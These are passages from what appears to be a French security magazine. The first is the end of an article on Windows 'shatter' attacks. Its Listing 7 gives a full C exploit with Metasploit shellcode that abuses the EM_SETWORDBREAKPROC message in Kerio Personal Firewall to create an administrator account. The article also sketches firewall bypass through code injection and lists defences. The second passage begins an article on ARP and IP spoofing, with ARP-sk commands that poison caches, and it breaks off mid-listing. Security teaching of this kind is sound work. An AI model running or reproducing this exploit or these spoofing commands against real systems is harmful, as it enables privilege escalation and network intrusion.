L'attaque permet d'exécuter du code quelconque par chaque application possédant le contrôle Edit. Pratiquement, tous les programmes contemporains sont vulnérables à ce type d'attaque. Mais cela n'a de sens uniquement que dans le cas d'applications ayant des privilèges particuliers. En d'autres cas, cela ne sert à rien car pour exécuter l'attaque, nous devons pouvoir lancer notre propre application dans le système. Les applications avec des privilèges spéciaux sont celles qui ont les droits système, comme par exemple les anti-virus et les pare-feux. Si le système est muni d'une telle application, la personne ayant les droits d'un utilisateur ordinaire peut les élever. Un autre exemple sont les applications pour lesquelles on a défini les règles dans le pare-feu, ce qui permet de duper le pare-feu et d'obtenir l'accès non autorisé au réseau.

Élargir nos propres droits dans le système

Pour les besoins de cette partie de l'article nous admettons que nous avons accès à un système Windows et nous voulons nous procurer des droits d'administration. Le système est protégé par *Kerio Personal Firewall* qui deviendra l'objectif de l'attaque.

Nous lançons le gestionnaire des tâches affichant les processus et les utilisateurs qui les ont lancés. Nous faisons un double clic sur l'icône du pare-feu disponible dans la zone de notification système (en anglais *system tray*). La fenêtre principale du programme s'ouvre, mais nous ne voyons aucun contrôle *Edit* que nous cherchons. Dans le menu *File*, nous sélectionnons la commande *Connect...* et la boîte de dialogue avec les champs des paramètres de la connexion s'ouvre alors. C'est ça, nous avons les contrôles.

La Figure 1 présente la capture d'écran du programme *Process Explorer* dans laquelle le processus auquel la boîte de dialogue contenant les contrôle *Edit* appartient est sélectionné. On voit que ce proces-

En vente dès mois de mai !

www.phpsolmag.org/fr

Également disponible sur **shop.software.com.pl**

Listing 7. *L'exploit utilisant Kerio Personal Firewall 2.1.4, ajoutant un compte administrateur*

```
#include <windows.h>
#include <stdio.h>
#include <string.h>

/* win32_exec -  EXITFUNC=process CMD=cmd.exe /c net user hakin9 hakin9 /add
                 && net localgroup administrators /add hakin9 Size=240
                 Encoder=PexFnstenvSub http://metasploit.com */
unsigned char scode[] =
"\x29\xc9\x83\xe9\xca\xd9\xee\xd9\x74\x24\xf4\x5b\x81\x73\x13\x27"
"\xca\x2a\x8c\x83\xeb\xfc\xe2\xf4\xdb\x22\x6e\x8c\x27\xca\xa1\xc9"
"\x1b\x41\x56\x89\x5f\xcb\xc5\x07\x68\xd2\xa1\xd3\x07\xcb\xc1\xc5"
"\xac\xfe\xa1\x8d\xc9\xfb\xea\x15\x8b\x4e\xea\xf8\x20\x0b\xe0\x81"
"\x26\x08\xc1\x78\x1c\x9e\x0e\x88\x52\x2f\xa1\xd3\x03\xcb\xc1\xea"
"\xac\xc6\x61\x07\x78\xd6\x2b\x67\xac\xd6\xa1\x8d\xcc\x43\x76\xa8"
"\x23\x09\x1b\x4c\x43\x41\x6a\xbc\xa2\x0a\x52\x80\xac\x8a\x26\x07"
"\x57\xd6\x87\x07\x4f\xc2\xc1\x85\xac\x4a\x9a\x8c\x27\xca\xa1\xe4"
"\x1b\x95\x1b\x7a\x47\x9c\xa3\x74\xa4\x0a\x51\xdc\x4f\xb4\xf2\x6e"
"\x54\xa2\xb2\x72\xad\xc4\x7d\x73\xc0\xa9\x47\xe8\x09\xaf\x52\xe9"
"\x07\xe5\x49\xac\x49\xaf\x5e\xac\x52\xb9\x4f\xfe\x07\xa2\x4b\xe7"
"\x4e\xa4\x13\xac\x4f\xab\x41\xe5\x49\xf3\x0a\xa3\x46\xae\x4e\xac"
"\x01\xec\x0a\xe2\x42\xbe\x0a\xe0\x48\xa9\x4b\xe0\x40\xb8\x45\xf9"
"\x57\xea\x4b\xe8\x4a\xa3\x44\xe5\x54\xbe\x58\xed\x53\xa5\x58\xff"
"\x07\xe5\x4b\xe8\x43\xea\x42\xed\x4c\xa3\x44\xb5\x27\xca\x2a\x8c";

int main() {
  HANDLE ParentWnd, ChildWnd;
  LONG scaddr;
  char *buf;
  ParentWnd = FindWindow("#32770", "Kerio Personal Firewall");
  if(ParentWnd == NULL) {
    printf("Couldn't find top-level window!\n");
    system("PAUSE");
    return 1;
  }
  ChildWnd = FindWindowEx(ParentWnd, NULL, "Edit", NULL);
  if(ChildWnd == NULL) {
    printf("Couldn't find Edit control!\n");
    system("PAUSE");
    return 1;
  }

  if(SendMessage(ChildWnd, EM_SETREADONLY, FALSE, 0)==0) {
    printf("Sending WM_SETREADONLY message failed!\n");
    system("PAUSE");
    return 1;
  }

  buf = malloc(strlen(scode)+1024*1024+1);
  buf = memset(buf, 0x90, 1024*1024);
  strcat(buf, scode);
  buf[strlen(buf)] = 0;

  SendMessage(ChildWnd, EM_SETLIMITTEXT, strlen(scode)+1024*1024+1, 0);
  if(!SendMessage(ChildWnd, WM_SETTEXT, 0, (LPARAM)buf)) {
    printf("Sending WM_SETTEXT message failed!\n");
    system("PAUSE");
    return 1;
  }

  SendMessage(ChildWnd, EM_SETWORDBREAKPROC, 0L, 0x00B45000);
  SendMessage(ChildWnd, WM_LBUTTONDBLCLK, MK_LBUTTON, (LPARAM)0x000a000a );
   }
```

sus fonctionne en tant que service système. Pour s'assurer que cette boîte de dialogue est appropriée, nous pouvons l'appeler par un clic sur le bouton droit de la souris et la sélection de la commande *Bring to Front*. Maintenant, nous lançons le débogueur et nous le connectons au processus de cette boîte de dialogue. Vu que plusieurs processus liés à Kerio Personal Firewall sont affichés, pour choisir le processus approprié , il faut regarder le titre de la boîte de dialogue ou comparer le numéro du processus de Process Explorer (colonne *PID*) et celui d'OllyDbg (colonne *Process*). La Figure 2 présente la fenêtre OllyDbg avec le processus approprié sélectionné. Il ne faut pas oublier qu'OllyDbg affiche cette valeur en notation hexadécimale, par contre Process Explorer – en décimale.

Si la conversion pose des problèmes, vous pouvez utiliser la calculette Windows en version scientifique. Après la connexion d'OllyDbg au processus approprié, nous consultons la structure des fenêtres de la même façon que nous l'avons fait avec le cas du Bloc-note. Comme on le voit sur la Figure 3, la fenêtre supérieure s'appelle *Kerio Personal Firewall*, sa classe est “#32770”, et deux contrôles Edit sont situés directement dans celle-ci.

Pour notre exploit, nous avons encore besoin du shellcode qui deviendra une nouvelle fonction de saut de ligne, et de cela, il sera exécuté par le processus attaqué. Nous pouvons utiliser un shellcode quelconque, à condition qu'il soit opérationnel dans un système donné. L'encadré *Génération du shellcode dans Metasploit Framework*, vous trouverez la façon 'obtenir du shellcode ajoutant un nouvel administrateur et ce sera ce shellcode que nous allons utiliser dans le code des exploits. On admet que nous sommes en version anglaise du système Windows.

Une fois les préparatifs terminés, il est temps de passer à la création du code de l'exploit. Au début, de la même manière que dans l'exemple du code avec le Bloc-note, nous




Figure 4. *La génération du shellcode dans Metasploit Framework*




Figure 5. *Recherche du shellcode*




Figure 6. *Lecture de l'adresse de la chaîne retrouvée*

nous procurerons la poignée du contrôle. Pour cela, nous allons utiliser la fonction *FindWindow()* et *FindWindowsEx()* et les informations obtenues à partir du débogueur. Quand nous aurons eu la poignée sur la fenêtre cible, il sera possible d'enregistrer notre shellcode dans le contrôle à l'aide du message *WM_SETTEXT*. Avant, il faut encore s'assurer que la longueur par défaut de la chaîne pouvant être enregistrée dans le contrôle est suffisante pour comporter notre code. En tout cas, nous configurerons sa taille souhaité à l'aide du message *EM_SETLIMITTEXT*. Si notre contrôle avait la propriété *lecture seule* configurée, il faudrait encore débloquer la possibilité d'enregistrer par le message *EM_SETREADONLY* avec le paramètre *wParam* sur la valeur *FALSE*. Si nous le faisons, nous pouvons envoyer le message *WM_SETTEXT* avec l'adresse de notre shellcode. Mais à cette étape de la création de l'exploit, nous ne connaissons pas encore l'adresse à laquelle se trouvera notre code dans la mémoire du processus attaqué. Pour connaître cette adresse, nous écrivons avant le shellcode une chaîne de caractères caractéristique, par exemple *hakin9*. Ainsi, il sera facile de retrouver notre shellcode dans la mémoire. Les détails de ce processus ont été décrits dans l'encadré *recherches du shellcode dans la mémoire*. Notre exploit, après l'envoi du message *WM_SETTEXT* attendra la saisie de l'adresse du shellcode que nous lirons dans le débogueur, et quand il l'obtiendra, il remplacera l'adresse de la fonction par défaut de saut de ligne par l'adresse saisie. À la fin, nous enverrons encore le message *WM_LBUTTONDBLCLK*. Normalement, il aurait entraîné l'exécution de la fonction par défaut, mais dans ce cas, il lancera notre code. Si nous avons bien fait toutes les opérations, le compte avec les paramètres définis ci-dessus devrait être créé dans le système. Le code de l'exploit est disponible dans le Listing 6.

Les versions plus récentes de Kerio Personal Firewall destiné aux

utilisateurs ordinaires, mais exigeant les droits plus élevés, peuvent être toujours vulnérables à l'attaque, mais elles ne nous permettront pas d'étendre les droits car les concepteurs, pour des raisons de sécurité, ont divisé l'application en deux partie : l'une qui communique avec l'utilisateur et l'autre possédant les droits système. Le processus qui pourrait être vulnérable à notre attaque fonctionne avec les droits d'utilisateur et communique uniquement avec le processus ayant les droits plus élevés, c'est pourquoi l'utilisation d'un bogue éventuel n'aboutira à rien. Alors, si dans le système, nous avons un programme qui donne accès à son interface graphique et fonctionne avec les droits système, pour des raisons de sécurité, il faut le changer contre un programme séparant l'interface du service. Ce n'est pas la protection contre cette vulnérabilité, mais cette solution empêche son exploitation malicieuse.

Contourner un pare-feu personnel

Une autre application, un peu plus pratique, de cette faille, consiste à l'utiliser contre le programme pour lequel on a défini dans le pare-feu une règle permettant l'accès au réseau. En injectant du code dans ce programme, nous aurons la possibilité d'accéder au réseau. Pour le pare-feu, notre code satisfera à cette règle car il appartient au processus pour lequel la connexion a été permise. La stratégie en tant que telle ressemble aux autres méthodes de détournement des pare-feux par l'injection du code, par exemples les techniques utilisant la fonction *CreateRemoteThread()*. L'une d'elles, appelée *dll injection*, a été décrite dans *hakin9*. Nous devons trouver le programme qui a une règle définie et est vulnérable à la faille exploitant le message *EM_SETWORDBREAKPROC* ou autre. Ce qui rend notre tâche plus difficile, c'est la nécessité de l'automatisation complète car le pirate doit agir à distance. Dans l'exemple précédent, on a admis que l'assaillant a un accès physique à l'ordinateur de la victime et ouvre tout seul la fenêtre appropriée et démarre l'exploit. Si nous agissons à distance, nous ne pouvons pas permettre que la victime se rende compte qu'une fenêtre inattendue apparaisse. Vu que la technique même de l'injection du code est similaire à celle décrite ci-dessus, nous ne présenterons pas de l'exemple car pour ce faire, il faudrait se servir de méthodes qui ne sont pas liées au sujet de cet article. Si vous êtes intéressés par la vérification de cette possibilité, vous pouvez modifier le code précédent en l'adaptant à la disposition des fenêtres du programme voulu et en changeant le shellcode en shellecode exploitant les connexions réseau.

Recherche du shellcode dans la mémoire

OllyDbg permet une recherche très commode de la mémoire du processus débogué. Dans la fenêtre de l'outil *Memory Map* du menu contextuel, nous sélectionnons la commande *Search*. Là, nous pouvons saisir la chaîne de caractères en ASCII, en UNICODE et aussi directement dans le système hexadécimal. C'est pourquoi, pour faciliter cette étape, au début du shellcode, nous avons mis la chaîne de caractères *hakin9*. Maintenant, il suffit d'entrer ce texte dans le champ ASCII et cliquer sur *OK* ; si le shellcode a été copié au préalable, il doit être retrouvé. La première adresse en haut dans la colonne gauche est l'adresse de la chaîne recherchée. Nous devons y ajouter encore la longueur de l'inscription *hakin9* car nous voulons obtenir l'adresse du premier octet du shellcode. Les Figures 5 et 6 présentent les opérations décrites ci-dessus.

Autres méthodes d'injection du code

Outre les méthodes décrites dans cet article, il existe aussi d'autres méthodes d'injection du code, telles que par exemple, les techniques basées sur la fonction *CreateRemoteThread()*. Son trait commun est qu'il ne se basent pas sur les erreurs commises par les programmeurs écrivant les programmes vulnérables, mais sur les fautes conceptuelles des auteurs du système Windows à la suite desquelles chaque programme est vulnérable sans actions spéciales. L'argument pour utiliser la fonction *CreateRemoteThread()* est une commodité de programmation, en particulier si l'on compare la création d'une bibliothèque *DLL* avec la nécessité d'utiliser du shellcode, et aussi son universalité – elle n'a pas besoin de conditions spéciales, agit contre la plupart des programmes et le code ne doit pas être écrit pour une application particulière. Ce même code agira contre différents programmes. De plus, l'exploitation des messages exige que l'application ait une interface graphique et possède des contrôles vulnérables aux attaques (pas seulement ceux décrits dans l'article). D'autre part, l'avantage de l'utilisation des messages consiste au fait qu'ils ne nécessitent pas l'usage de fonctions non standards, mais uniquement de *SendMessage()* utilisée dans chaque application utilisant des fenêtres (et accessible dans toutes les versions de Windows à partir de 95, et pas seulement celles avec le noyau NT). De plus, la détection d'une bibliothèque *DLL* supplémentaire n'est pas un problème pour les programme de protection système contemporain. Comme nous l'avions déjà montré, il est également possible d'étendre les droits ce qui n'est pas réalisable à l'aide des techniques concurrentielles.

Échelle de danger

Le danger lié aux failles du mécanisme des messages est difficile à estimer d'une façon précise, mais sans doute, il est assez grave. Certainement, ce n'est pas une méthode indépendante permettant de prendre le contrôle du système car elle nécessite de démarrer un programme, alors l'assaillant doit avoir soit un accès physique à l'ordinateur, soit exploiter une vulnérabilité dans une autre application. Pourtant, il se peut que dans un futur très proche, elle deviendra la manière la plus efficace

À propos de l'auteur

L'auteur est étudiant de la première année de l'informatique de la Faculté de Cybernétique de l'Académie Technique Militaire à Varsovie. Depuis quelques années, il s'intéresse aux questions de sécurité, il est co-auteur d'un service Web consacré à ces problèmes.

d'injection du code, en prenant en considération le progrès dans le développement des programmes de protection des systèmes, qui commencent à se débrouiller avec d'autres techniques.

Comment se protéger

La meilleure solution serait d'installer un correctif autorisé, mais il n'est pas encore disponible et il ne le sera pas avant longtemps. Microsoft se rend compte de ces failles depuis longtemps, mais peut-être l'erreur conceptuelle est-elle trop grave pour pouvoir la corriger sans perdre la compatibilité avec les programmes existants. Un utilisateur ordinaire ne peut se protéger efficacement, mais il peut empêcher l'exécution d'un code malicieux en consolidant son système. Il est important d'éliminer les programmes qui peuvent permettre l'élargissement des droits. Avant tout, il faut admettre que les données dépendant des messages obtenus par le programme ne sont pas fiables. Il faut aussi éviter de connecter une interface utilisateur au service ayant les droits plus élevés. Un tel programme doit être divisé en module réalisant les opérations exigeant des droits plus élevés qui communique avec un processus non privilégié étant une interface. Théoriquement, il est possible de filtrer les messages obtenus.




Figure 7. *Liste d'utilisateurs après le lancement de l'exploit*

C'est assez facile en cas de messages en attente, mais ne peut pas être utilisé pour les messages gérés directement, tels que *EM_SETWORDBREAKPROC*. L'unique solution est le changement de la procédure de gestion de la fenêtre). Une nouvelle procédure filtrerait les messages arrivants et ceux qui auraient été vérifiés, seraient transmis à la procédure normale de gestion d'un contrôle donné. Pourtant, étant donné qu'il est impossible de déterminer l'expéditeur, la notion *filtrage* est employé un peu au-dessus car cela pourrait mener à refuser tous les messages pouvant être dangereux. Si, dans une application, vous vouliez utiliser l'un de ces messages, il vous sera impossible de vous protéger. *Oliver Lavery* a présenté le code d'une bibliothèque *DLL* remplaçant automatiquement les procédures de gestion du contrôle *Edit* par un code qui refuse le message *EM_SETWORDBREAKPROC*.

Il ne faut pas oublier que le problème abordé ne concerne pas uniquement le message *EM_SETWORDBREAKPROC*, il y en a beaucoup d'autres tout aussi dangereux. Certains d'entre eux ont été décrits par *Brett Moore* (le lien dans l'encadré *Sur le réseau*). La chose essentielle en cas de contrôles stockant du texte qui peut être modifié, est l'utilisation des caractères UNICODE au lieu d'ASCII. Dans le premier cas, un caractère est représenté par 2 octets, alors il devient très difficile de préparer du shellcode correct. ●

Sur Internet

- *http://security.tombom.co.uk/shatter.html* – l'article de Chris Paget qui a présenté comme premier les menaces liés à la faille dans le mécanisme des messages,
- *http://www.security-assessment.com/Whitepapers/Shattering_By_Example-V1_03102003.pdf* – Brett Moore présente les possibilités d'exploiter d'autres messages dangereux,
- *http://www.rootsecure.net/content/downloads/pdf/shatter_attack_redux.pdf* – la publication d'Oliver Lavery présentant le code d'une bibliothèque DLL dont j'ai parlé dans cet article.

Dossier

Comment contourner le filtrage d'adresses IP employé par les pares feu ou les routeurs ?

De Beuckelaer Kristof

Degré de difficulté

L'usurpation ou spoofing est un terme bien connu dans le domaine de la sécurité, et décrit une situation où une personne ou un programme est capable de tromper une autre personne ou un autre programme. La technique d'usurpation la plus répandue est connue sous le nom de ref-tar spoofing. Le smart spoofing d'adresses IP conjugue plusieurs techniques, dont la corruption de caches ARP, la traduction d'adresses réseau et le routage.

Il existe une nouvelle méthode d'usurpation d'adresses IP réalisable au moyen d'un outil appelé *ARP-sk*. D'autres outils sont également disponibles, comme ARP-fillup, par exemple. Si vous êtes doué, vous pourriez rédiger un script en Perl relativement simple, capable d'automatiser ce processus et/ou combiner ARP-sk et ARP-fillup. L'usurpation des adresses IP n'est pas un nouveau procédé, puisque de nombreux outils de piratage ont été développés à cette fin. Nous allons donc vous expliquer les raisons pour lesquelles le contrôle des accès basé sur les adresses IP est, dans la plupart des cas, non fiable, ce qui devrait inciter les réseaux d'entreprise à ne pas y avoir recours.

Le smart spoofing d'adresses IP conjugue plusieurs procédés dont la corruption de caches ARP, la traduction d'adresses réseau et le routage. Nul besoin de connaître les techniques sophistiquées de piratage pour y parvenir. Nous débuterons de zéro, afin de vous remémorer l'usurpation MAC et l'usurpation ARP/corruption de caches, puis nous expliquerons le fonctionnement du smart spoofing.

Conséquences du smart spoofing

Les dispositifs de réseaux comme les routeurs ou les pares feu ont souvent recours au filtrage des adresses IP sources. Ces règles peuvent, toutefois, être contournées à partir de n'importe quel ordinateur placé sur le chemin du réseau, entre un client autorisé et le pare feu. Ainsi, par exemple, dans la plupart des réseaux d'entreprise connectés à Internet via un pare feu, seul

Cet article explique...

- Les raisons pour lesquelles le contrôle des accès basé sur les adresses IP n'est pas sécurisé, ni fiable, et ne devrait donc jamais être utilisé dans les réseaux d'entreprise.

Ce qu'il faut savoir...

- Maîtriser les principes fondamentaux de l'usurpation ARP (protocole de résolution d'adresses), de la traduction des adresses réseau et du routage.

un nombre limité d'ordinateurs peut accéder directement à Internet (le serveur mandataire HTTP interne hébergeant un filtrage de contenus ou d'URL, des serveurs de messagerie, etc.). Grâce au smart spoofing, n'importe quel utilisateur interne peut contourner ces restrictions (contourner le contenu HTTP ou le filtrage URL, recevoir ou envoyer des emails SMTP directement, etc.).

De la même manière, les applications dont l'accès est restreint à des adresses IP spécifiques peuvent être mystifiées par n'importe quel ordinateur placé sur le chemin du réseau, entre un client autorisé et le serveur. C'est le cas de nombreuses applications comme Apache ACL, r-commands, NFS, TCP Wrapper, les outils d'administration restreints, etc.

Par ailleurs, les contrôles SMTP anti-relais basés sur la résolution inverse des adresses IP source peuvent également être contournés. En usurpant les adresses IP d'un relais SMTP A, un utilisateur malveillant placé sur le réseau, entre A et B, peut relayer des messages électroniques au moyen du relais SMTP B, grâce à une adresse email source falsifiée à partir du domaine de messagerie hébergé par le relais A.

Qu'est ce que le contrôle ARP ?

L'ARP, ou protocole de résolution d'adresses désigne un protocole réseau, chargé de faire correspondre une adresse de protocole dépendant du réseau avec une adresse de lien de données dépendant du matériel. Par exemple, le protocole ARP permet de relier une adresse IP à l'adresse Ethernet correspondante.

Comment le protocole ARP relie-t-il une adresse IP à une adresse Ethernet MAC ?

Lorsque le protocole ARP doit résoudre une adresse IP donnée en adresse Ethernet, il diffuse un paquet de requête ARP. Ce paquet contient l'adresse MAC source, ainsi que l'adresse IP source et l'adresse IP de destination. Chaque hôte hébergé dans le réseau local reçoit ce paquet. L'hôte doté de l'adresse IP de destination indiquée envoie un paquet de réponse ARP à l'hôte initial contenant sin adresse IP.

Table 1. *Cadres Ethernet*

Destination MAC	Source MAC	Type	Données utiles	Somme de contrôle
Cadre Ethernet				

Type de matériel		Type de protocole
HW addr lth	P addr lth	Opcode
Adresse du matériel source		
Adresse du protocole source		
Adresse du matériel de destination		
Adresse du protocole de destination		

Récapitulatif des tâches réalisables avec ARP-sk

ARP est un protocole très connu. Il permet de réaliser de nombreuses attaques, et se limite pourtant à la technique la plus répandue : le reniflage de paquets. ARP-sk est un outil permettant de manipuler les tables ARP de toutes sortes d'équipements. Cette manipulation est facilement exploitable en envoyant le(s) paquet(s) approprié(s). En règle générale, un message ARP sur le réseau Ethernet/IP comporte 7 paramètres majeurs (voir la Table 1) :

- la couche Ethernet fournit 2 adresses (SRC et DST),
- la couche ARP contient le code du message (requête OU réponse), ainsi que les paires (ETH, IP) pour la source et la destination.

N'oubliez surtout pas que rien n'oblige à maintenir une certaine cohérence entre les couches ARP et Ethernet. Autrement dit, vous pouvez proposer des adresses sans lien entre ces deux couches.

```
<<little reminders>> #1
ARP manipulations
```

Manipuler les tables ARP et rediriger le trafic sur un réseau LAN

La première idée à venir à l'esprit lorsque quelqu'un souhaite renifler des données sur un réseau LAN consiste à placer son interface réseau en mode espion. Ainsi, chaque paquet arrivant sur l'interface est directement transféré du niveau 2 (Ethernet, la plupart du temps), au niveau supérieur (IP, ARP, DNS...), sans vérifier si la destination exacte du paquet est bien l'interface. Malheureusement, cette méthode est assez limitée dans la mesure où vous ne pouvez pas obtenir les données contenues dans les commutateurs, par exemple.

```
<<little reminders>> #2 MAC spoofing
```

Usurpation MAC

Ce type d'attaques ciblent le protocole de niveau 2, c'est-à-dire Ethernet, la plupart du temps.

Listing 1. *Envoie d'une requête who-has*

```
[root@joker]# arp-sk -w -d batman -S robin -D batman
+ Running mode "who-has"
+ IfName: eth0
+ Source MAC: 00:10:a4:9b:6d:81
+ Source ARP MAC: 00:10:a4:9b:6d:81
+ Source ARP IP : 192.168.1.2 (robin)
+ Target MAC: 52:54:05:F4:62:30
+ Target ARP MAC: 00:00:00:00:00:00
+ Target ARP IP : 192.168.1.1 (batman)

--- Start sending --
To: 52:54:05:F4:62:30 From: 00:10:a4:9b:6d:81 0x0806
    ARP Who has 192.168.1.1 (00:00:00:00:00:00) ?
        Tell 192.168.1.2 (00:10:a4:9b:6d:81)

--- batman (00:00:00:00:00:00) statistic ---
To: 52:54:05:F4:62:30 From: 00:10:a4:9b:6d:81 0x0806
    ARP Who has 192.16.1.1 (00:00:00:00:00:00) ?
        Tell 192.168.1.2 (00:10:a4:9b:6d:81)
1 packets tramitted (each: 42 bytes - total: 42 bytes)
```

Listing 2. *Contenu du cache de Batman*

```
# before
[batman]$ arp -a
alfred (192.168.1.3) at 00:90:27:6a:58:74

# after
[batman]$ arp -a
robin (192.168.1.2) at 00:10:a4:9b:6d:81
alfred (192.168.1.3) at 00:90:27:6a:58:74
```

Listing 3. *Méthode de mise à jour*

```
[root@joker]# arp-sk -r -d batman -S robin -D batman
+ Running mode "reply"
+ IfName: eth0
+ Source MAC: 00:10:a4:9b:6d:81
+ Source ARP MAC: 00:10:a4:9b:6d:81
+ Source ARP IP : 192.168.1.2 (robin)

+ Target MAC: 52:54:05:F4:62:30
+ Target ARP MAC: 52:54:05:F4:62:30
+ Target ARP IP : 192.168.1.1 (batman)

--- Start sending --
To: 52:54:05:F4:62:30 From: 00:10:a4:9b:6d:81 0x0806
    ARP For 192.168.1.1 (52:54:05:F4:62:30)
        192.168.1.2 is at 00:10:a4:9b:6d:81

--- batman (52:54:05:F4:62:30) statistic ---
To: 52:54:05:F4:62:30 From: 00:10:a4:9b:6d:81 0x0806
    ARP For 192.168.1.1 (52:54:05:F4:62:30):
        192.168.1.2 is at 00:10:a4:9b:6d:81
1 packets tramitted (each: 42 bytes - total: 42 bytes)
```

Ces attaques sont généralement très efficaces contre les commutateurs et permettent de mettre à jour leur table CAM (Content Addressable Memory), selon la terminologie de Cisco, chargée de lister toutes les adresses Ethernet liées à chaque port d'un commutateur. Elles peuvent s'avérer parfois imparfaites ou pas assez efficaces.

- Si la table CAM est statique, le port visé sera fermé, et l'administrateur du système alerté.

Toutefois, certains commutateurs retombent en mode *fail open* (ils passent chaque paquet à tous les ports, à l'instar des concentrateurs multiports), en cas de conflits trop nombreux.

```
<<little reminders>> #3 ARP spoofing
```

Usurpation ARP

Puisque l'usurpation MAC n'est ni efficace ni assez discrète, testons la couche supérieure et plus particulièrement le protocole ARP. Ces messages sont échangés lorsqu'un hôte souhaite connaître l'adresse MAC d'un hôte à distance. Par exemple, si Batman veut le MAC de Robin, il lui suffit d'envoyer un message de requête ARP (Requête who has ? Red.-ARP permet d'obtenir l'adresse Ethernet d'un hôte à partir de son adresse IP. Le protocole ARP est très utilisé par l'ensemble des hôtes sur un réseau Ethernet) afin de diffuser l'adresse et Robin répondra avec son adresse.

Mais que se passerait-il si le Joker répondait avant Robin ?

```
12:50:31.198300 arp who-has robin
tell batman [1]
12:50:31.198631 arp reply robin is
